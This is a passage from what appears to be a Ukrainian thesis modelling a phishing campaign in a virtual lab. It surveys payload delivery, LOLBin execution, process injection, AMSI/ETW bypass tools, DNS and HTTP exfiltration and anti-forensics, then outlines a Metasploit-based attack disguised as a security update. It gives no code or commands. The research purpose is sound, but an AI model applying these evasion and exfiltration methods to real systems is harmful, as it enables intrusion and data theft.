контролювати структуру архіву, шляхи всередині нього та поведінку упакованих файлів. Схожа логіка застосовується для ярликів LNK, що створюються через PowerShell або Windows Script Host. LNK-файли дають змогу запускати команди PowerShell, VBS або виконувати файли, маскуючи шкідливі інструкції за стандартними ярликами ОС.

Правдоподібність вкладень визначається не лише технічними прийомами, але й коректною стилізацією файлів. Для цього підбираються метадані, сумісні з корпоративним середовищем, коригуються властивості документа, застосовуються імена файлів, характерні для внутрішнього документообігу, та додаються елементи службового маркування.

Гіперпосилання як спосіб доставки шкідливого коду набули особливої популярності через високу ймовірність проходження поштових фільтрів та відсутність вкладень, які часто блокуються або автоматично скануються [34]. Для формування таких посилань застосовується набір інструментів, орієнтованих на створення фішингових сторінок та маскуванню фактичного місця розташування шкідливого ресурсу.

Значну роль відіграють технології маскуванню гіперпосилань. Для приховування реального домену застосовуються ланцюги редиректів, які реалізуються за допомогою PHP- або JavaScript-скриптів, а також через хостинги проміжних ресурсів. Такі сторінки виконують функцію “буфера”, забезпечуючи перенаправлення до кінцевого фішингового сайту тільки після виконання певних умов, наприклад, перевірки User-Agent або геолокації. Окремий клас інструментів – скорочувачі посилань, серед яких Bitly, TinyURL або самостійно розгорнуті сервіси, дозволяють приховати структуру URL і підвищити ймовірність того, що користувач відкриє посилання.

Окрему групу технологій становлять інтерактивні елементи, вбудовані безпосередньо в текст листа або HTML-повідомлення. На практиці для цього застосовуються HTML-конструктори та поштові редактори, які дають змогу інтегрувати активні об’єкти у структуру повідомлення. До найбільш поширених технічних рішень належать:

- HTML-кнопки та форми;
- Керовані зображення;
- Вбудовані скриптові елементи.

HTML-кнопки та форми створюються за допомогою інструментів на кшталт Beefree, Stripo або власних HTML-шаблонів і дозволяють вбудувати в електронний лист прихований тригер переходу. Такий тригер може перенаправляти користувача на фішингову сторінку або ініціювати автоматичний HTTP-запит під час взаємодії з контентом листа.

Керовані зображення реалізуються шляхом приховування URL-адреси в тегах `<img>` або CSS-властивостях і часто поєднуються з трекінг-пікселями. Такі елементи можуть виконувати перенаправлення, а також збирати інформацію про факт відкриття листа та параметри середовища користувача.

Вбудовані скриптові елементи застосовуються у вигляді HTML-листів із дозволеним виконанням JavaScript, що можливе в застарілих або некоректно налаштованих поштових клієнтах. Для цього використовуються генератори HTML-експлойтів або інструменти формування сторінок з обфускованим JavaScript-кодом, зокрема HTMLSmuggler чи відповідні JS-delivery-модулі в експлойт-фреймворках.

Застосування таких елементів дає змогу побудувати складніші сценарії взаємодії, у яких сам користувач, натискаючи кнопку чи переглядаючи лист, запускає технічну фазу атаки. При цьому інструменти верстки дозволяють приховати шкідливі елементи за цілком легітимним інтерфейсом – корпоративною кнопкою підтвердження, посиланням на внутрішній портал або зображенням документа.

Окремий технічний блок стосується маскувння поштового потоку та забезпечення доставки. У цьому сегменті використовуються інструменти адміністрування доменів і поштових серверів, які дозволяють налаштувати:

- SPF-політики;
- DKIM-підписування;
- DMARC-конфігурації.

SPF-політики використовуються для визначення переліку IP-адрес і серверів, яким дозволено надсилати електронну пошту від імені конкретного домену, що зменшує ризик підміни відправника. DKIM-підписування реалізується через сервіси керування DNS, зокрема Cloudflare, Namecheap DNS або PowerDNS, а також за допомогою локальних поштових агентів, таких як Postfix у поєднанні з OpenDKIM, і забезпечує криптографічну перевірку цілісності листа. DMARC-конфігурації визначають політику обробки повідомлень, які не проходять перевірку SPF або DKIM, та моделюють поведінку домену під час автентифікації електронної пошти [30].

Ці інструменти не виконують шкідливий код, проте їх правильне налаштування критично впливає на успішність атаки: листи з невірною або відсутньою SPF/DKIM-конфігурацією часто блокуються на рівні поштових шлюзів, а використання доменів зі «здоровою» репутацією значно підвищує шанси доставки. У практичних фішингових кампаніях застосовуються також методи підміни заголовків, генератори схожих доменів (doppelganger, homoglyph-domains).

2.5 Технології активації та виконання шкідливого коду

Після доставки фішингового повідомлення атака переходить до технічного етапу, у межах якого шкідливий код має бути активований у системі жертви. На цьому рівні використовуються механізми, здатні виконувати приховані інструкції, розгортати другорядні модулі та забезпечувати подальшу взаємодію із сервером керування. Активація здійснюється як за допомогою штатних компонентів операційної системи, так і за рахунок спеціалізованих інструментів, що дозволяють обійти аналітичні та захисні механізми.

Одним із найпоширеніших методів є використання вбудованих утиліт Windows, які сприймаються системою як цілком легітимні та тому дозволяють здійснювати запуск коду без додаткових попереджень. Найактивніше застосовується PowerShell, що підтримує завантаження скриптів із мережеских ресурсів, роботу з шифрованими блоками та виконання команд без запису файлів на диск [20]. Обфускатори на кшталт Invoke-Obfuscation або Chimera дозволяють

приховати структуру сценарію, змінити його синтаксичні характеристики й ускладнити аналіз. Окрім PowerShell, застосовуються інші системні утиліти: rundll32 запускає бібліотеки чи сценарії через COM-об'єкти, regsvr32 може виконувати віддалені .sct-файли, mshta обробляє HTA-документи зі вбудованою логікою, а msbuild дозволяє запускати приховані .NET-збірки через проєктні файли. Використання таких засобів дає змогу запускати шкідливий код без створення окремих виконуваних файлів, маскуючи його під звичайну активність системи.

Паралельно з використанням штатних інструментів дедалі ширшого поширення набувають технології безфайлового виконання [35]. У таких випадках великий стейджер, вбудований у документ, HTML-сторінку або інший елемент фішингового контенту, отримує зашифрований пейлоад і розгортає його безпосередньо в оперативній пам'яті. Для генерації такого коду застосовуються різні інструменти, які перетворюють DLL або виконувані файли на автономний шелл-код, придатний для інжекції в будь-який процес. Розгортання у пам'яті забезпечується за допомогою інструкцій Windows API, що створюють необхідні сегменти пам'яті та дозволяють змінювати їхні права доступу. Оскільки весь процес відбувається без появи файлових артефактів, активність такого типу значно складніше виявити традиційними засобами захисту.

2.6 Методи прихованого виконання та протидії засобам захисту

З моменту успішного виконання первинного пейлоаду фішингова атака переходить у стадію прихованого функціонування, основною метою якої є мінімізація видимих ознак шкідливої активності та уникнення виявлення засобами кіберзахисту. На цьому етапі шкідливе програмне забезпечення працює в умовах постійного моніторингу з боку антивірусних систем, EDR-рішень та механізмів централізованого журналювання.

Початковим рівнем приховування є обфускація шкідливих вкладень, яка застосовується ще до моменту виконання коду. У практиці фішингових атак це реалізується через модифікацію структури файлів, зміну байтового вмісту, фрагментацію логіки та шифрування окремих сегментів [36]. Для цього

використовуються як вбудовані механізми мов сценаріїв, так і спеціалізовані інструменти, зокрема генератори обфускованих макросів, криптиери та пакувальники виконуваних файлів. У документах Microsoft Office шкідливий код часто подається у фрагментованому вигляді: VBA-інструкції формуються динамічно під час виконання, а URL-адреси та ключові функції приховуються за допомогою Base64, XOR, AES або багаторівневих схем шифрування. У PDF-документах JavaScript може бути розподілений між різними об'єктами та потоками, що ускладнює його відновлення під час статичного аналізу.

Крім модифікації вмісту файлів, зловмисники активно впливають на потік виконання коду. Для цього застосовуються непрозорі предикати, надлишкові розгалуження та динамічне формування інструкцій, за яких справжня логіка пейлоаду активується лише за виконання певних умов. Подібні техніки ефективно вводять в оману автоматизовані аналізатори та пісочниці, оскільки в штучному середовищі виконання часто зупиняється до досягнення критичних ділянок коду. Додатковими засобами ускладнення аналізу виступають багаторівневі архіви, подвійні розширення файлів і стеганографічне приховування допоміжних даних у мультимедійних об'єктах.

На стадії виконання шкідливого коду ключову роль відіграють методи інжекції у легітимні процеси операційної системи, що дозволяє приховати виконання в контексті програм, які сприймаються системою як довірені [19]. Такий підхід істотно ускладнює поведінковий аналіз і знижує ймовірність виявлення з боку захисних механізмів. Для цього застосовуються різні техніки, зокрема Process Hollowing, DLL Injection, Thread Hijacking, APC Queueing, а також ранні методи типу Early-Bird Injection, які забезпечують заміну вмісту процесу після його створення, підміну потоків виконання або завантаження шкідливих бібліотек у вже активні процеси. У результаті основний код функціонує в межах таких процесів, як explorer.exe, svchost.exe, rundll32.exe та інших системних служб Windows. У складних фішингових кампаніях ці техніки зазвичай автоматизуються за допомогою спеціалізованих інструментів інжекції та аналізу, а також модулів, інтегрованих у сучасні C2-фреймворки – Cobalt Strike, Brute Ratel,

Sliver, Metasploit або SilentTrinity. Додатково використовуються бібліотеки дистанційного виклику, зокрема SharpSploit і EvilClippy, які розширюють можливості інжекції для середовищ .NET та Office-документів і забезпечують централізоване керування виконанням та маскуванням шкідливого коду під легітимну системну активність.

Окрему категорію становлять безфайлові-техніки, орієнтовані на виконання шкідливого коду виключно в оперативній пам'яті без створення артефактів у файловій системі. У таких сценаріях застосовуються генератори шел-коду та конвертори виконуваних файлів у автономні блоки коду, придатні для завантаження й виконання безпосередньо з пам'яті. Інструменти на кшталт Donut, ScareCrow, sRDI, PeToShellcode або RC4-орієнтовані конвертори дозволяють трансформувати DLL і виконувані файли у формат, сумісний з рефлексивним завантаженням. Розгортання таких модулів здійснюється через стандартні API-функції Windows, зокрема VirtualAlloc, WriteProcessMemory та NtProtectVirtualMemory, які забезпечують створення й зміну атрибутів областей пам'яті для виконання зашифрованого або модифікованого коду. У поєднанні з техніками Reflective DLL Loading це дає змогу реалізувати повноцінне функціонування шкідливих компонентів без запису на диск, маскуючи їх активність під легітимну роботу процесів і суттєво ускладнюючи виявлення з боку антивірусних та EDR-рішень.

Для уникнення поведінкового моніторингу у сучасних фішингових атаках широко застосовуються техніки втручання в механізми аналізу та журналювання операційної системи. Особлива увага приділяється компонентам AMSI та ETW, які відповідають за перевірку PowerShell- і .NET-активності та є ключовими джерелами даних для EDR-рішень. Модифікація або блокування цих механізмів дозволяє приховати як сам факт виконання команд, так і пов'язані з ними події, що зазвичай фіксуються системами безпеки. На практиці використовуються спеціалізовані патчери, зокрема AmsiScanBuffer bypasses, ETW Patching Tools, а також модулі BOF, інтегровані у C2-фреймворки типу Cobalt Strike. У .NET-середовищі ці підходи доповнюються техніками Assembly Load Hijacking та In-Memory

Assembly Execution, що забезпечують запуск збірок без створення файлів і без використання стандартних механізмів завантаження, мінімізуючи сліди шкідливої активності [38-39].

Завершальним елементом прихованого виконання є використання спеціалізованих інструментів маскування виконуваних файлів, які дозволяють уникати сигнатурного та евристичного аналізу. Утиліти на кшталт Shellter, Veil, PEzor, Nimcrypt2 або Darkarmour застосовують поліморфні підходи, змінюючи структуру виконуваних файлів, порядок інструкцій і вміст секцій. У результаті кожна згенерована версія програми має унікальний вигляд, що значно знижує ефективність традиційних методів виявлення.

2.7 Технології ексфільтрації даних

Ексфільтрація даних у фішингових атаках виконує роль завершального технічного етапу, під час якого результати виконання шкідливого коду передаються на сервер керування. Незважаючи на видиму простоту, цей процес потребує ретельного проектування, оскільки сучасні засоби захисту активно контролюють вихідний трафік, структуру мережових запитів і поведінку процесів. Через це системи ексфільтрації повинні маскуватися під типовий мережовий обмін, не створюючи аномалій, які могли б привернути увагу EDR-рішень або мережових моніторів.

Найпоширенішим способом є передавання інформації через HTTP або HTTPS, оскільки цей трафік присутній практично в усіх корпоративних мережах [28]. Серверна частина, реалізована на базі Flask, FastAPI, Express або аналогічних вебфреймворків, приймає POST-запити з даними, які можуть бути попередньо зашифровані за допомогою AES, RC4 або бібліотек на кшталт Cryptography, PyCryptodome чи .NET System.Security. Вкладені файли передаються у вигляді фрагментів, що дозволяє обійти обмеження на розмір пакетів і зменшити ймовірність виявлення аномального обсягу трафіку. На клієнтському боці для надсилення інформації часто використовуються PowerShell-модулі Invoke-WebRequest або Invoke-RestMethod, бібліотека Requests у Python, а також кастомні HTTP-

клієнти, інтегровані у шел-код. Маскування під легітимну поведінку досягається використанням реалістичних заголовків, типових для браузерів або службових API.

У випадках, коли необхідно уникнути будь-яких підозрілих HTTP-з'єднань, ексфільтрація може виконуватися через DNS-трафік. Цей метод заснований на кодуванні даних у вигляді піддоменів, які передаються у DNS-запитах до контрольованого сервером домену [40]. Для створення таких каналів застосовуються популярні утиліти `dnscat2`, `iodine` або бібліотеки, як-от `dnslib` та `dns-python`, що підтримують автоматичну фрагментацію та реконструкцію переданих даних. DNS-ексфільтрація широко використовується у сценаріях, де мережеві фільтри блокують нестандартний HTTP-трафік, але дозволяють DNS-запити на зовнішні сервери. Її перевага полягає також у тому, що системи моніторингу рідко аналізують вміст DNS-пакетів, а отже навіть великі обсяги інформації можуть бути передані без привернення уваги.

Значну роль відіграють технології, інтегровані у C2-фреймворки. Платформи Cobalt Strike, Brute Ratel, Sliver, Metasploit або Empire містять готові механізми ексфільтрації, які автоматично шифрують трафік, маскують його під особливості конкретних протоколів і використовують профілі Malleable C2 для імітації взаємодії з легітимними сервісами – Google APIs, CloudFront або іншими інтернет-платформами. Такі фреймворки не лише передають файли та журнали, але й забезпечують двосторонній канал зв'язку, дозволяючи агентам періодично надсилати маячки, оновлювати конфігурації або отримувати команди. Завдяки цьому ексфільтрація відбувається «у тіні» звичайних запитів, створюючи мінімум шуму в мережевому моніторингу.

Інколи використовуються змішані канали, де декілька технологій взаємодіють одночасно. Наприклад, великі файли передаються через HTTPS, тоді як короткі статусні повідомлення через DNS; або основний потік даних проходить через C2-протокол, а другорядні сигнали через WebSocket або WebRTC. Для цього застосовуються бібліотеки `websockets`, `socket.io` або реалізації власних легковагих двосторонніх каналів поверх HTTP/2. Така архітектура забезпечує

гнучкість і стійкість, дозволяючи атакуючим продовжувати ексфільтрацію навіть у разі часткового блокування каналів.

2.8 Антифорензійні технології та завершення операційного циклу атаки

Завершальним етапом фішингової атаки є згортання шкідливої активності та мінімізація цифрових слідів, які можуть бути використані під час подальшого форензичного аналізу. На відміну від етапів виконання та ексфільтрації, що спрямовані на досягнення безпосередньої мети атаки, антифорензійна фаза орієнтована на ускладнення реконструкції інциденту після його фактичного завершення. Саме цей етап дозволяє зловмиснику зменшити ймовірність атрибуції атаки, виявлення використаних інструментів і зв'язку між скомпрометованою системою та інфраструктурою керування.

Одним із базових антифорензійних підходів є очищення локальних артефактів, що виникають у процесі роботи шкідливих компонентів. До них належать тимчасові файли, залишки скриптів, кеші виконання, службові конфігурації та проміжні дані, створені на різних етапах атаки. Видалення таких об'єктів зменшує кількість індикаторів компрометації, доступних для аналізу стандартними інструментами цифрової криміналістики. У більш просунутих сценаріях застосовується безпечне видалення, яке унеможливорює відновлення вмісту навіть після фізичного аналізу носія [41].

Важливим аспектом антифорензики є робота з журналами подій операційної системи. Оскільки системи централізованого логування фіксують інформацію про запуск процесів, мережеві з'єднання та виконання скриптів, зловмисники прагнуть зменшити інформативність цих даних. Це може включати очищення окремих журналів, видалення історії команд або зміну параметрів, що впливають на рівень деталізації аудиту. У результаті часові зв'язки між подіями розриваються, а відновлення повного ланцюга атаки стає суттєво складнішим.

Окрему роль відіграють антифорензійні техніки, пов'язані з усуненням змін у системній конфігурації. Якщо під час атаки створювалися додаткові

механізми присутності, модифікувалися параметри автозапуску або використовувалися нетипові системні об'єкти, завершальний етап передбачає їхнє видалення або повернення до початкового стану. Такий підхід дозволяє залишити систему в зовні стабільному стані, що не викликає ніяких підозр з боку адміністратора або користувача.

Антифореnzійні заходи також поширюються на інфраструктуру атакуючої сторони. Після завершення операції сервери керування, проміжні вузли, доменні імена та мережеві конфігурації можуть бути деактивовані або замінені. Це унеможливорює пряме зіставлення подій на скомпрометованій системі з реальною інфраструктурою атаки та ускладнює процес атрибуції навіть у разі детального розслідування.

У деяких сценаріях фінальним кроком стає повне самоусунення агентського компонента з системи жертви. Шкідливий код може передбачати механізми самодеактивації, завершення власних процесів і знищення залишкових даних у пам'яті. Такий підхід дозволяє завершити операційний цикл атаки без збереження активних компонентів, що могли б бути виявлені під час пізнішого аналізу.

2.9 Проєктування сценарію атаки

Проєктування сценарію атаки у межах даного дослідження спрямоване на формування цілісної моделі фішингової кампанії, яка відображає реальні підходи, застосовувані у цілеспрямованих кібератаках. За основу сценарію обрано принципи атаки 2015 року проти українського енергетичного сектору, здійсненої угрупованням Sandworm із використанням шкідливого програмного забезпечення BlackEnergy [42]. У межах роботи відтворено спрощений, але структурно подібний ланцюг атаки, адаптований до віртуального лабораторного середовища та сфокусований на ключових етапах: фішинговій доставці, початковій компрометації, розгортанні додаткових компонентів і ексфільтрації даних.

Сценарій атаки передбачає використання фішингового листа як первинного вектора проникнення. На етапі проєктування визначено, що повідомлення

містить архів із підробленим документом та прихованим виконуваним файлом. Текст листа формує переконливий претекст і спонукає користувача до розпакування архіву та запуску вложеного файлу, що відповідає типовим методам соціальної інженерії, характерним для кампаній BlackEnergy. Таким чином, початковий етап сценарію поєднує психологічний вплив на жертву та технічну підготовку до виконання шкідливого коду.

Після запуску вложеного файлу планується активація первинного компонента атаки, який забезпечує віддалений доступ до системи жертви та створює основу для подальшого розвитку операції. У моделі дослідження цей компонент спроектовано як виконуваний файл, згенерований із використанням Metasploit Framework, що дозволяє ініціювати зворотне з'єднання з атакувальним вузлом. Встановлення інтерактивної сесії типу Meterpreter розглядається як аналог бекдора, який у реальних атаках BlackEnergy використовувався для централізованого керування скомпрометованими системами.

Подальший етап сценарію планує розгортання допоміжних компонентів атаки. У межах проектування визначено використання двох окремих скриптів, кожен із яких виконує чітко окреслену функцію. Перший компонент здійснює розвідку файлової системи, формує уявлення про структуру каталогів і типи наявних файлів та передає метадані на сервер ексфільтрації. Другий компонент реалізує механізм вибіркового або масового завантаження файлів за командами, отриманими з серверної частини, що відповідає логіці модульної побудови сучасних шкідливих платформ.

Проектування сценарію також припускає наявність серверної частини ексфільтрації з вебінтерфейсом керування. Через цей інтерфейс зловмисник отримує можливість аналізувати результати розвідки файлової системи та ініціювати передачу конкретних файлів. Такий підхід відтворює реальні практики, за яких оператор атаки не здійснює масову ексфільтрацію одразу, а вибірково отримує інформацію, що має найбільшу цінність. У сценарії передбачається, що критично важливі дані зберігаються на окремому логічному диску, що додатково підкреслює цілеспрямований характер атаки.

Передавання даних у межах сценарію проєктується з використанням стандартних HTTP-запитів, що дозволяє маскувати мережеву активність під типовий вихідний трафік системи. Хоча транспортний рівень у моделі не використовує захищене з'єднання, самі дані перед передаванням кодуються за допомогою комбінації XOR і Base64. Ініціювання з'єднання з боку машини жертви дозволяє обходити мережеві обмеження та повторює характерну для C2-взаємодії модель outbound-з'єднань.

Заключна частина сценарію – це завершення операційного циклу атаки: архівування файлів, їх передавання на сервер ексфільтрації та фіксацію подій у системі централізованого журналювання. Це забезпечує можливість подальшого аналізу кожного етапу атаки – від моменту доставки фішингового повідомлення до винесення даних і завершення активної фази. Такий підхід дозволяє розглядати фішингову атаку не як ізольований інцидент, а як складну багатокомпонентну операцію, здатну масштабуватися та адаптуватися до умов середовища.

Для узгодження спроектованого сценарію з усталеними поведінковими моделями зловмисників використано фреймворк MITRE ATT&CK [5]. Реалізовані у дослідницькому середовищі елементи сценарію відповідають таким технікам: User Execution (T1204) на етапі початкової активації, Command and Control over HTTP (T1071.001) для організації керуючого каналу, Data Staged (T1074) під час підготовки інформації до передавання та Exfiltration Over Web Service – HTTP POST (T1567.002) на етапі ексфільтрації. Це дозволяє позиціонувати розроблений сценарій як такий, що відтворює реальні тактики та техніки сучасних фішингових кампаній і логічно завершує розділ, присвячений проєктуванню атаки. Схеми фішингової атаки та послідовність процесів, що відбуваються впродовж її реалізації, наведено в додатку А.

Висновки до другого розділу

У другому розділі здійснено комплексне проєктування моделі фішингової атаки та обґрунтовано вибір технологій для її практичної реалізації в контрольованому лабораторному середовищі. Розглянуто архітектуру фішингової кампанії

як цілісного процесу, визначено взаємозв'язки між етапами доставки шкідливого коду, його активації, виконання та подальшої взаємодії з інфікованою системою.

На основі теоретичних положень сформовано підхід до вибору інструментів для створення фішингового контенту, підготовки вкладень і розгортання інфраструктури атаки. Проаналізовано можливості програмних засобів для формування правдоподібних повідомлень, генерації пейлоадів, автоматизації післяексплуатаційних дій, а також для побудови командно-контрольних і серверів ексфільтрації даних. Показано, що ефективність атаки визначається узгодженою роботою всіх компонентів у межах єдиної архітектури, а не використання окремих інструментів.

У розділі детально розглянуто методи доставки шкідливого коду електронною поштою, зокрема механізми маскування вкладень, створення переконливого претексту та підвищення довіри користувача. Описано технічні підходи до активації та виконання шкідливого коду з використанням скриптових мов, виконуваних файлів і динамічного завантаження компонентів.

Особливу увагу приділено методам прихованого виконання, протидії захисним механізмам операційної системи та антифорензійним технологіям, що застосовуються на завершальних етапах атаки. Розглянуто підходи до обходу механізмів моніторингу, приховання артефактів та згорання інфраструктури після досягнення цілей атаки. Проаналізовані технології ексфільтрації підтверджують, що використання легітимних протоколів, насамперед HTTP(S), дозволяє формувати малопомітні канали передавання даних.

Окремо здійснено проєктування цілісного сценарію атаки та його зіставлення з поведінковими моделями сучасних загроз. Це забезпечило методологічну основу для практичного відтворення атаки та подальшого аналізу її перебігу.

Узагальнюючи результати, можна зробити висновок, що другий розділ формує повноцінну технічну й методичну базу для реалізації практичної моделі фішингової атаки. Обґрунтована архітектура, вибір інструментів і опис механізмів доставки, виконання та ексфільтрації створюють логічний перехід до практичної частини дослідження, представленої в наступному розділі.

РОЗДІЛ 3. ПРАКТИЧНА РЕАЛІЗАЦІЯ ТА АНАЛІЗ ФІШИНОВОЇ АТАКИ

3.1 Архітектура та налаштування середовища для проведення атаки

Практичну частину дослідження реалізовано у віртуальному середовищі, розгорнутому на базі гіпервізора Oracle VM VirtualBox. Використання ізольованої інфраструктури гарантує безпеку експериментів, дозволяє точно контролювати конфігурації кожного елемента та забезпечує повне відтворення життєвого циклу фішингової атаки без ризику для реальних інформаційних систем.

У межах роботи створено чотири віртуальні машини, кожна з яких виконує окрему функціональну роль у моделюванні атаки: система атакувального вузла, машина жертви, сервер ексфільтрації даних та сервер журналювання. Усі віртуальні машини об'єднані в межах спільної локальної підмережі зі статичною IP-адресацією, що забезпечує стабільну та передбачувану взаємодію між компонентами експериментального середовища. Параметри адресації віртуальних машин наведено в таблиці 3.1.

Таблиця 3.1

Параметри адресації мережі

Віртуальна машина	IP-адреса
Attacker-Kali	192.168.1.10
Victim-Windows	192.168.1.20
Exfil-Server	192.168.1.30
Log-Server	192.168.1.40

Усі системи використовують маску підмережі 255.255.255.0 та шлюз за замовчуванням 192.168.1.1, який відповідає віртуальному маршрутизатору VirtualBox.

Для коректного моделювання фішингової атаки кожную віртуальну машину було додатково налаштовано та оснащено спеціалізованим програмним забезпеченням відповідно до її функціонального призначення. Використані інструменти

охоплюють засоби формування фішингового контенту, серверні компоненти для ексфільтрації даних, а також системи моніторингу й аналізу подій безпеки.

На машині атакувального вузла (Attacker-Kali) розгорнуто набір інструментів, призначених для створення та доставки фішингових повідомлень, а також для технічної підтримки атаки. Зокрема, встановлено фреймворк Metasploit, який використовується для генерації пейлоадів і керування сесансами; локальний SMTP-сервер Postfix, що забезпечує надсилання фішингових листів на внутрішню адресу машини жертви; а також інструмент Wireshark для моніторингу мережевого трафіку на всіх етапах атаки. Додатково створено окремий поштовий обліковий запис, який використовується для автентифікації та доставки повідомлень.

Машина жертви (Victim-Windows) оснащена інструментами, які дозволяють імітувати поведінку реального корпоративного користувача та водночас фіксувати всі артефакти шкідливої активності. Для приймання фішингових листів використано поштовий клієнт Thunderbird, налаштований на отримання повідомлень із сервера атакувального вузла. Для детального журналювання подій застосовано Sysmon, який забезпечує реєстрацію запуску процесів, створення та модифікації файлів, мережевих з'єднань і активності PowerShell. Передача журналів на окремий сервер здійснюється за допомогою Winlogbeat, що забезпечує централізований збір подій для подальшого аналізу.

З метою моделювання реального робочого середовища користувача на машині жертви додатково створено окремий логічний диск F:, який використовується як сховище робочих даних. Файлова структура на цьому диску формується автоматизовано за допомогою спеціального скрипта, що створює ієрархію каталогів та наповнює її файлами різних типів і розмірів.

У дослідницьких цілях на машині жертви тимчасово вимикається Windows Defender, що розглядається як окремий фактор ризику та використовується виключно для демонстрації механізмів виконання шкідливого коду в контрольованому середовищі.

Сервер ексфільтрації (Exfil-Server) функціонує як кінцева точка передавання даних, що надсилаються шкідливими скриптами з машини жертви. На ньому розгорнуто Python-середовище з вебдодатком на базі Flask, який приймає HTTP-запити, обробляє зашифровані дані та зберігає їх у структурованому вигляді.

Сервер журналювання (Log-Server) відповідає за централізоване логування та аналітику подій безпеки. На ньому встановлено компоненти Elastic Stack: Elasticsearch для зберігання подій та Kibana для візуалізації, побудови дашбордів і подальшого аналізу результатів атаки. Додатково використовується Wireshark для низькорівневого аналізу мережових взаємодій між вузлами

3.2 Реалізація фішингового контенту

Розробка фішингового контенту в межах практичної частини дослідження спрямована на відтворення реалістичного сценарію атаки, у якому поєднуються методи соціальної інженерії та технічні засоби доставки шкідливого коду. Ефективність фішингової кампанії значною мірою залежить не від складності експлойтів, а від здатності контенту викликати довіру, створити відчуття легітимності та спонукати користувача до виконання визначених дій без критичного аналізу.

З огляду на це, у межах дослідження фішинговий контент було спроектовано таким чином, щоб максимально наблизити його до реальних корпоративних сценаріїв. Основний акцент зроблено на імітації внутрішнього службового повідомлення, пов'язаного з оновленням системи безпеки, що є типовим і очікуваним явищем для користувачів у корпоративному середовищі.

У розробленому сценарії фішинговий контент складається з трьох взаємопов'язаних компонентів: електронного листа, вкладення у вигляді архіву та виконуваного файлу, замаскованого під легітимне оновлення операційної системи.

Сам архів сформовано як багатокомпонентний контейнер, що включає виконуваний файл, PDF-документ із пояснювальною інформацією, текстовий файл з інструкціями для користувача, файл цифрового сертифіката та

допоміжний сценарій перевірки. Така організація імітує типовий корпоративний пакет оновлення програмного забезпечення, що знижує рівень недовіри користувача. Наявність різноманітних файлів відіграє важливу психологічну роль: замість одиничного виконуваного об'єкта користувач бачить «повноцінний» дистрибутив, що відповідає його уявленням про службові оновлення. Допоміжні файли виконують функцію інформаційного прикриття, тоді як виконуваний компонент візуально та семантично маскується під стандартне системне оновлення.




Рисунок 3.1 – Вміст архіву, що містить шкідливий файл




Рисунок 3.2 – Процес створення архіву, що містить шкідливий файл

Ключовим компонентом фішингового сценарію виступає електронний лист, що створює передумови та спонукає користувача до взаємодії з вкладеним файлом. Лист стилізовано під офіційне повідомлення служби інформаційної безпеки організації та побудовано з урахуванням характерних рис внутрішніх корпоративних розсилок. У тексті використано формальне звернення до користувача, згадування ідентифікатора робочої станції, номерів інцидентів, внутрішніх політик безпеки та службових тікетів.

Зміст листа базується на поєднанні кількох ключових соціотехнічних тригерів. Тригер терміновості реалізується через повідомлення про критичну

вразливість і обмежений часовий інтервал для реагування, що змушує користувача діяти швидко, не перевіряючи джерело повідомлення.

Тригер авторитету підсилюється посиланням на ІТ-службу, керівництво з інформаційної безпеки та формальними атрибутами службового листування. Тригер страху наслідків проявляється у вказівці на можливі обмеження доступу до мережі або порушення політик безпеки у разі невиконання інструкцій.




Рисунок 3.3 – Вміст фішингового листа

Окрему увагу приділено створенню ілюзії технічної достовірності. Лист містить згадки про CVE-ідентифікатор, оновлення безпеки, процедури верифікації та типові для ІТ-середовища інструкції. Деталізований опис кроків встановлення формує відчуття регламентованого процесу, у межах якого користувач діє відповідно до «службових інструкцій», а не за власною ініціативою.

